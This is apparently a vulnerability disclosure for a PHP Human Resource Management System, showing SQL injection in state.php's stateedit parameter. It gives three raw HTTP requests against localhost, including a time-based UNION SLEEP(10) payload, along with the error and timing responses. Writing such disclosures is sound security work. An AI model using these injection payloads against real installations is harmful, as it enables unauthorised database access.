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  ImaizumiYui Update SQLi-1.md   ⟳ **History**

⋔ **1 contributor**

88 lines (69 sloc) | 2.86 KB   ⋯

Human Resource Management System v1.0 by oretnom23 has SQL injection

BUG_Author:YokiYoda

vendors:https://www.sourcecodester.com/php/15740/human-resource-management-system-project-php-and-mysql-free-source-code.html

Vulnerability File: /hrm/state.php?stateedit

Vulnerability location: /hrm/state.php?stateedit=, stateedit

Payload1:stateedit=1'

```
GET /hrm/state.php?stateedit=1' HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
```

```
exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: PHPSESSID=si1cb8mag2mckobpi0ffs1htmk
Connection: close
```

An error page

localhost/hrm/state.php?stateedit=1%27

HRM

admin admin
admin

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "1'" at line 1 in D:\xampp\htdocs\hrm\state.php:15 Stack trace: #0 D:\xampp\htdocs\hrm\state.php(15): mysqli_query(Object(mysqli), 'select * from s...') #1 {main} thrown in **D:\xampp\htdocs\hrm\state.php** on line **15**

Payload2:stateedit=1''

```
GET /hrm/state.php?stateedit=1'' HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: PHPSESSID=si1cb8mag2mckobpi0ffs1htmk
Connection: close
```

An right page

HRM

admin admin
admin

Home > Table Master > State

Add State

Country

State

Payload3:stateedit=1' UNION ALL SELECT NULL,NULL,SLEEP(10)-- -

```
GET /hrm/state.php?stateedit=1%27%20UNION%20ALL%20SELECT%20NULL,NULL,SLEEP(10)--
%20- HTTP/1.1
Host: localhost
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: PHPSESSID=si1cb8mag2mckobpi0ffs1htmk
Connection: close
```

sleep(10) The server response time is 10 seconds